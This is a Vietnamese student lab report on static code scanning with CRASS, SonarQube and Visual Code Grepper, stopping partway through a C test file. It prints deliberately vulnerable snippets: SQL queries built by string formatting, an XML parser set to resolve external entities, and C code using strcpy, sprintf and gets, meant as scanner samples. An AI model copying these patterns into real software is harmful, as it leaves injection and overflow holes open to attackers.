

BÁO CÁO BÀI TẬP

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Lab 2: Integrating Security and Automation

GVHD: Nguyễn Hữu Quyền

THÔNG TIN CHUNG:

Lớp: NT521.P12.ANTT.2

STT	Họ và tên	MSSV	Email
1	Lại Quan Thiên	22521385	22521385@gm.uit.edu.vn
2	Mai Nguyễn Nam Phương	22521164	22521164@gm.uit.edu.vn
3	Đặng Đức Tài	22521270	22521270@gm.uit.edu.vn
4	Hồ Diệp Huy	22520541	22520541@gm.uit.edu.vn

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Các bước thực hiện/ Phương pháp thực hiện/Nội dung tìm hiểu (Ảnh chụp màn hình, có giải thích)

1. Yêu cầu 1.1: Sinh viên chỉnh sửa file main.sh trong thư mục của CRASS để đảm bảo chỉ chạy các chức năng bên dưới khi quét 1 thư mục mã nguồn.

- Sau khi đã clone **vulnerable-api** và **crass**, ta sửa file **main.sh** trong thư mục của **crass** để chỉ chạy các chức năng được yêu cầu:

```
#!/bin/bash
#
# _____
# "THE BEER-WARE LICENSE" (Revision 42):
# <floyd at floyd dot ch> wrote this file. As long as you retain this notice you
# can do whatever you want with this stuff. If we meet some day, and you think
# this stuff is worth it, you can buy me a beer in return
# floyd http://floyd.ch @floyd_ch <floyd at floyd dot ch>
# July 2013
# _____

if [ $# -eq 1 ]; then
    echo "[+] Starting source code analysis of $1"

    # Remove trailing '/' if exists
    DIR=${1%/}

    echo "[+] Invoking ./find-it.sh \"$DIR\" to search for various file types"
    ./find-it.sh "$DIR" ./find-output"

    echo "[+] Invoking ./grep-it.sh \"$DIR\" to search for security-related information"
    ./grep-it.sh "$DIR" ./grep-output"

    echo "[+] Invoking ./extract-it.sh \"$DIR\" to extract interesting information"
    ./extract-it.sh "$DIR" ./extract-output"

    echo "[+] Analysis of $1 completed."

elif [ $# -eq 2 ]; then
    echo "[!] This version only supports scanning a single directory for source code analysis."
    echo "Usage: `basename $0` <directory>"
    exit 1

else
    echo "Usage: `basename $0` <directory>"
    exit 1

fi
```

- Thực hiện quét mã nguồn **vulnerable-api** với **crass**:

```
dducktai@kali: ~/Lab2/crass
(dducktai@kali)-[~/Lab2/crass]
$ bash main.sh /home/dducktai/Lab2/vulnerable-api
[+] Starting source code analysis of /home/dducktai/Lab2/vulnerable-api
[+] Invoking ./find-it.sh "/home/dducktai/Lab2/vulnerable-api" to search for various file types
Output will be put into this folder: ./find-output
You are currently finding through folder: /home/dducktai/Lab2/vulnerable-api
Searching for results for 3_file_all_files_listed.txt
Searching for results for 2_file_all_types.txt
Searching for results for 1_file_dot_net_decompilable_files.txt
Searching for results for 1_file_java_decompilable_files.txt
Searching for results for 2_find_pfx.txt
Searching for results for 2_find_p12.txt
Searching for results for 2_find_pem.txt
Searching for results for 2_find_key.txt
Searching for results for 2_find_htpasswd.txt
Searching for results for 1_find_azure_publishsettings.txt
Searching for results for 4_find_class.txt
Searching for results for 4_find_jar.txt
Searching for results for 4_find_php.txt
Searching for results for 3_find_db.txt
Searching for results for 3_find_c.txt
Searching for results for 5_find_html.txt
Searching for results for 5_find_javascript.txt
```

- Kết quả chạy thành công các module:


```
dducktai@kali: ~/Lab2/crass
Searching (args for grep:-i) for referer --> writing to 6_general_referer.txt
Searching (args for grep:-i) for from\s.{0,200}\swhere\s.{0,200} --> writing to 4_general_sqli_generic.txt
Searching (args for grep:-i) for \(&\(.{0,20} --> writing to 5_general_ldap_generic.txt
Searching (args for grep:-i) for sleep --> writing to 7_general_sleep_generic.txt

Done grep. Results in ./grep-output.
It's optimised to be viewed with 'less -SR ./grep-output/*' and then you can hop from one file to the next with :n and :p. Maybe you want to remove the -S option of less to see full lines and matches on them. The cat command works fine too.
If you want another editor you should probably remove --color=always from the options

Have a grepy day.
[+] Invoking ./extract-it.sh "/home/dducktai/Lab2/vulnerable-api" to extract interesting information
Usage: extract-it.sh dir-to-extract
[+] Analysis of /home/dducktai/Lab2/vulnerable-api completed.


(dducktai@kali)-[~/Lab2/crass]
$
```

- Các thư mục trong folder **find-output**:



Name	Size	Modified
1_file_dot_net_decompilable_files.txt	235 bytes	Today 3:04
1_file_java_decompilable_files.txt	286 bytes	Today 3:04
1_filename_commons-collection.txt	443 bytes	Today 3:04
1_filename_web-xml.txt	184 bytes	Today 3:04
1_find_azure_publishsettings.txt	177 bytes	Today 3:04
2_file_all_types.txt	953 bytes	Today 3:04
2_find_htpasswd.txt	153 bytes	Today 3:04
2_find_key.txt	127 bytes	Today 3:04
2_find_p12.txt	144 bytes	Today 3:04
2_find_pem.txt	144 bytes	Today 3:04
2_find_pfx.txt	144 bytes	Today 3:04
3_file_all_files_listed.txt	5.9 kB	Today 3:04
3_find_c.txt	125 bytes	Today 3:04
3_find_db.txt	218 bytes	Today 3:04
4_find_class.txt	135 bytes	Today 3:04
4_find_jar.txt	131 bytes	Today 3:04
4_find_php.txt	145 bytes	Today 3:04
5_find_all_others.txt	4.2 kB	Today 3:04
5_find_html.txt	129 bytes	Today 3:04
5_find_javascript.txt	133 bytes	Today 3:04
5_find_log.txt	133 bytes	Today 3:04

- Các thư mục nằm trong **grep-output**:



Name	Size	Modified
2_general_sql_injection.txt	1.1 kB	Today 3:05
2_general_uris_auth_info_wide.txt	633 bytes	Today 3:05
3_dotnet_unsafe_declaration.txt	1.2 kB	Today 3:05
3_generic_sql_stringformat.txt	6.3 kB	Today 3:05
4_apikeys_TOKEN.txt	2.9 kB	Today 3:05
4_cryptocred_ciphers_sha1_lowercase.txt	1.0 kB	Today 3:05
4_cryptocred_ciphers_sha1_uppercase.txt	2.5 kB	Today 3:05
4_cryptocred_password.txt	16.3 kB	Today 3:05
4_general_popen_narrow.txt	991 bytes	Today 3:05
4_general_sql_insert.txt	2.9 kB	Today 3:05
4_general_sql_select.txt	6.9 kB	Today 3:05
4_general_sql_generic.txt	6.2 kB	Today 3:05
4_general_swear_stupid.txt	1.1 kB	Today 3:05
4_general_xss_lowercase.txt	589 bytes	Today 3:05
4_js_node_get_generic.txt	2.8 kB	Today 3:05
4_python_float_equality_general.txt	3.0 kB	Today 3:05
5_cryptocred_authentication.txt	888 bytes	Today 3:05
5_cryptocred_credentials_wide.txt	3.9 kB	Today 3:05
5_general_backticks.txt	9.1 kB	Today 3:05
5_general_base64_content.txt	4.0 kB	Today 3:05
5_general_base64_urlsafe.txt	12.4 kB	Today 3:05
5_general_bug_uppercase.txt	334 bytes	Today 3:05
5_general_bypass.txt	1.6 kB	Today 3:05
5_general_deny.txt	3.7 kB	Today 3:05
5_general_eval_wide.txt	2.5 kB	Today 3:05
5_general_exec_wide.txt	14.9 kB	Today 3:05
5_general_exploit.txt	1.1 kB	Today 3:05

2. Yêu cầu 1.2: Dựa vào kết quả sau khi quét, sinh viên tìm và giải thích ngắn gọn 01 nguy cơ bảo mật có thể thấy trong mã nguồn của ứng dụng.

- Ta **cat** các file kết quả *.txt. Kết quả cho thấy, một trong những nguy cơ bảo mật trong mã nguồn của ứng dụng là SQL injection.

```
(dducktai@kali)~[~/Lab2/crass/grep-output]
$ cat ./4
# Info: SQL injection and variants of it. Sometimes referred in comments or variable names for code that should prevent it. If you find something interesting that is u
# Filename 2_general_sql_injection.txt
# Example: sql-injection
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args: -i
# Search regex: sql.{0,20}injection
/home/dducktai/Lab2/vulnerable-api/README.md-335-3. Information exposure through server headers
/home/dducktai/Lab2/vulnerable-api/README.md-336-4. Authentication bypass
/home/dducktai/Lab2/vulnerable-api/README.md-337-5. User input validation
/home/dducktai/Lab2/vulnerable-api/README.md-338-6. SQL injection
/home/dducktai/Lab2/vulnerable-api/README.md-339-7. Error handling
# Info: URIs with authentication information specified as username:password@example.org
# Filename 2_general_uris_auth_info_wide.txt
# Example: username:password@example.com
# False positive example: android:duration="@Integer/animator_heartbeat_scaling_duration" or addObject:NSLocalizedString(@
# Grep args: -i
# Search regex: [^ @\-\\/]{1,20}:[^ @\-\\/]{1,20}@
grep: /home/dducktai/Lab2/vulnerable-api/ip.png: binary file matches
grep: /home/dducktai/Lab2/vulnerable-api/create.png: binary file matches
grep: /home/dducktai/Lab2/vulnerable-api/.git/objects/pack/pack-091b857311155b508ddcd09af7a5581785c6c70c.pack: binary file matches
# Info: If you declare a variable 'unsafe' in .NET you can do pointer arithmetic and therefore introduce buffer overflows etc. again
# Filename 3_dotnet_unsafe_declaration.txt
# Example: int unsafe bla
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args:
# Search regex: unsafe$
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-52- except Exception:
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-53-     # But etree will throw an exception for XXE, so ignore that
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-54-     pass
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-55-     # force unsafe external entity parsing
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-56-     parser = etree.XMLParser(load_dtd=True, resolve_entities=True)
# Info: Variations of SQL injection found in a web application the wild: Using string format instead of SqlParameter leading to non-prepared SQL statement which is lat
# Filename 3_generic_sql_stringformat.txt
# Example: "SELECT * FROM [a].[b] ab ORDER BY %s"
# False positive example: FALSE_POSITIVES_EXAMPLE_PLACEHOLDER
# Grep args: -i
# Search regex: SELECT.{0,200}FROM.{0,200}%s
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-65- c = conn.cursor()
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-66- # no data validation
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-67- # no sql parameterization
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-68- user_query = "SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-69-     username, password)
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-75- response['access']['user'] = {'id': user[0], 'name': user[1]}
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-76- # make sure to get most recent token in database, because we arent
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-77- # removing them...
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-78- token_query = "SELECT * FROM tokens WHERE userid = '%s' ORDER BY expires DESC" % (user[
/home/dducktai/Lab2/vulnerable-api/ansible/roles/api/files/VAPI.py-79-     0])
```

- **SQL Injection (SQLi)** là một lỗ hổng bảo mật cho phép kẻ tấn công chèn mã SQL độc hại vào truy vấn của ứng dụng. Nếu ứng dụng không kiểm tra hoặc lọc dữ liệu đầu vào đúng cách, kẻ tấn công có thể:

- + Truy xuất dữ liệu nhạy cảm (usernames, passwords, thông tin cá nhân).
- + Chỉnh sửa hoặc xóa dữ liệu trong cơ sở dữ liệu.
- + Chiếm quyền điều khiển hệ thống hoặc thực thi các lệnh nguy hiểm.

- Nguyên nhân:


- + Thiếu kiểm tra và lọc dữ liệu đầu vào: Ứng dụng không xác thực hoặc loại bỏ các ký tự đặc biệt trong dữ liệu do người dùng nhập (như ', ", --).
- + Truy vấn SQL được xây dựng động từ dữ liệu người dùng.
- + Không sử dụng Prepared Statements hoặc ORM.
- + Thiếu các biện pháp bảo mật trên cơ sở dữ liệu.

- Cách khắc phục:

- + Sử dụng Prepared Statements hoặc ORM để tránh chèn mã SQL bất hợp pháp.
- + Kiểm tra và lọc dữ liệu đầu vào.
- + Hạn chế quyền truy cập của tài khoản database.
- + Bật logging và cảnh báo để phát hiện sớm các truy vấn bất thường.

3. Yêu cầu 1.3: Sinh viên sử dụng SonarQube để quét mã nguồn của ứng dụng Sample App. Trình bày kết quả quét mã nguồn.


- Kết quả quét:



```
kali@thinnnlinux: ~/Documents/NT521/Lab_2/sample-app/sample-app
INFO: Sensor C# Analysis Log [csharp] (done) | time=13ms
INFO: Sensor C# Properties [csharp]
INFO: Sensor C# Properties [csharp] (done) | time=0ms
INFO: Sensor HTML [web]
INFO: Sensor HTML [web] (done) | time=23ms
INFO: Sensor TextAndSecretsSensor [text]
INFO: 3 source files to be analyzed
INFO: 3/3 source files have been analyzed
INFO: Sensor TextAndSecretsSensor [text] (done) | time=13ms
INFO: Sensor VB.NET Project Type Information [vbnet]
INFO: Sensor VB.NET Project Type Information [vbnet] (done) | time=1ms
INFO: Sensor VB.NET Analysis Log [vbnet]
INFO: Sensor VB.NET Analysis Log [vbnet] (done) | time=14ms
INFO: Sensor VB.NET Properties [vbnet]
INFO: Sensor VB.NET Properties [vbnet] (done) | time=0ms
INFO: Sensor IaC Docker Sensor [iac]
INFO: 0 source files to be analyzed
INFO: 0/0 source files have been analyzed
INFO: Sensor IaC Docker Sensor [iac] (done) | time=47ms
INFO: ----- Run sensors on project
INFO: Sensor Analysis Warnings import [csharp]
INFO: Sensor Analysis Warnings import [csharp] (done) | time=0ms
INFO: Sensor Zero Coverage Sensor
INFO: Sensor Zero Coverage Sensor (done) | time=5ms
INFO: SCM Publisher No SCM system was detected. You can use the 'sonar.scm.provider' property to explicitly specify i
t.
INFO: CPD Executor 2 files had no CPD blocks
INFO: CPD Executor Calculating CPD for 0 files
INFO: CPD Executor CPD calculation finished (done) | time=0ms
INFO: Analysis report generated in 49ms, dir size=124.7 kB
INFO: Analysis report compressed in 14ms, zip size=19.1 kB
INFO: Analysis report uploaded in 58ms
INFO: ANALYSIS SUCCESSFUL, you can find the results at: http://localhost:9000/dashboard?id=sampleapp_nhom6
INFO: Note that you will be able to access the updated dashboard once the server has processed the submitted analysis
report
INFO: More about the report processing at http://localhost:9000/api/ce/task?id=AZKwSboy-7F1Ckbq97BK
INFO: Analysis total time: 5.272 s
INFO: -----
INFO: EXECUTION SUCCESS
INFO: -----
INFO: Total time: 6.108s
INFO: Final Memory: 20M/74M
INFO: -----

(kali@thinnnlinux)-[~/Documents/NT521/Lab_2/sample-app/sample-app]
```


- Kết quả phân tích:



- Dựa trên hình ảnh kết quả từ giao diện SonarQube, ta có thể phân tích như sau:

+ **Quality Gate Status:** Trạng thái "Passed" có nghĩa là tất cả các điều kiện thiết lập cho "Quality Gate" đã được thỏa mãn. Điều này thường có nghĩa là mã nguồn đáp ứng các tiêu chuẩn tối thiểu về chất lượng, bảo mật và maintainability (khả năng bảo trì).

+ **Measures :**

- **Bugs:** 2 bugs được tìm thấy trong mã nguồn. Đây có thể là các lỗi trong mã nguồn, có thể gây ra hành vi không mong muốn hoặc lỗi logic trong ứng dụng.
- **Vulnerabilities:** 0 lỗ hổng bảo mật nào được phát hiện
- **Security Hotspots:** Có 1 điểm nóng bảo mật, là các đoạn mã tiềm ẩn rủi ro nhưng không chắc chắn là lỗi bảo mật.
- **Debt:** Mức nợ kỹ thuật (Technical Debt) là 0 phút.
- **Code Smells:** Không có đoạn mã nào được đánh giá là "Code Smells". Code Smells không phải lỗi nghiêm trọng nhưng là những đoạn mã có thể gây khó khăn trong việc bảo trì hoặc phát triển trong tương lai.

+ **Reliability (Độ tin cậy):** Đánh giá C, điều này có nghĩa là độ tin cậy của mã không cao, và cần phải cải thiện để đạt mức tốt hơn.

+ **Security:** Đánh giá A, đây là một tín hiệu tốt, mã nguồn có thể có ít hoặc không có lỗ hổng bảo mật.

+ **Security Review:** Đánh giá là E (khi có ít hơn 30% **Security Hotspots** được đánh giá)

+ **Maintainability** (Khả năng bảo trì): Đánh giá **A**, cho thấy mã dễ bảo trì và không có vấn đề lớn trong việc bảo dưỡng và phát triển thêm.

+ **Coverage** (Bao phủ mã): Độ bao phủ code là **0%**, điều này có nghĩa là không có đơn vị kiểm thử (unit test) nào được thực hiện trên mã. Để đảm bảo mã hoạt động chính xác và an toàn, cần phải viết và chạy các bài kiểm thử cho mã.


+ **Duplications** (Trùng lặp mã): Mã không có đoạn trùng lặp, một dấu hiệu tốt cho thấy mã được viết rõ ràng, không sao chép lặp lại không cần thiết.

=> **Tổng kết:** Mặc dù mã đã qua "Quality Gate", nhưng vẫn còn tồn tại một số vấn đề như bugs, và các Security Hotspots, đặc biệt là về Security Review (điểm E). Ta có thể cần thêm unit tests để tăng độ bao phủ mã, cải thiện khả năng bảo mật và tin cậy.

4. Yêu cầu 1.4: Sinh viên tìm hiểu, cài đặt và đưa ra ví dụ quét mã nguồn với công cụ Visual Code Grepper (VCG)

- Quét mã nguồn bằng công cụ VCG:

```
C vul_test.c X
C: > Users > hohuy > OneDrive - Trường ĐH CNTT - University of Information Technology > Trường Đại học Công Nghệ Thông Tin > Học Kỳ 5 (2024-2025) > Lập trình an toàn và khai thác lhpmp > Labs > Lab2 > C vul_test.c
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  void vulnerableFunction(char *userInput) {
6      char buffer[10];
7      strcpy(buffer, userInput);
8      printf("User Input: %s\n", buffer);
9  }
10
11 void sqlInjectionExample(char *userInput) {
12     char query[256];
13     sprintf(query, "SELECT * FROM users WHERE username='%s'", userInput);
14     printf("Query: %s\n", query);
15 }
16
17 int main(int argc, char *argv[]) {
18     if (argc < 2) {
19         printf("Usage: %s <input>\n", argv[0]);
20         return 1;
21     }
22
23     char name[50];
24     printf("Enter your name: ");
25     gets(name);
26     printf("Hello, %s\n", name);
27
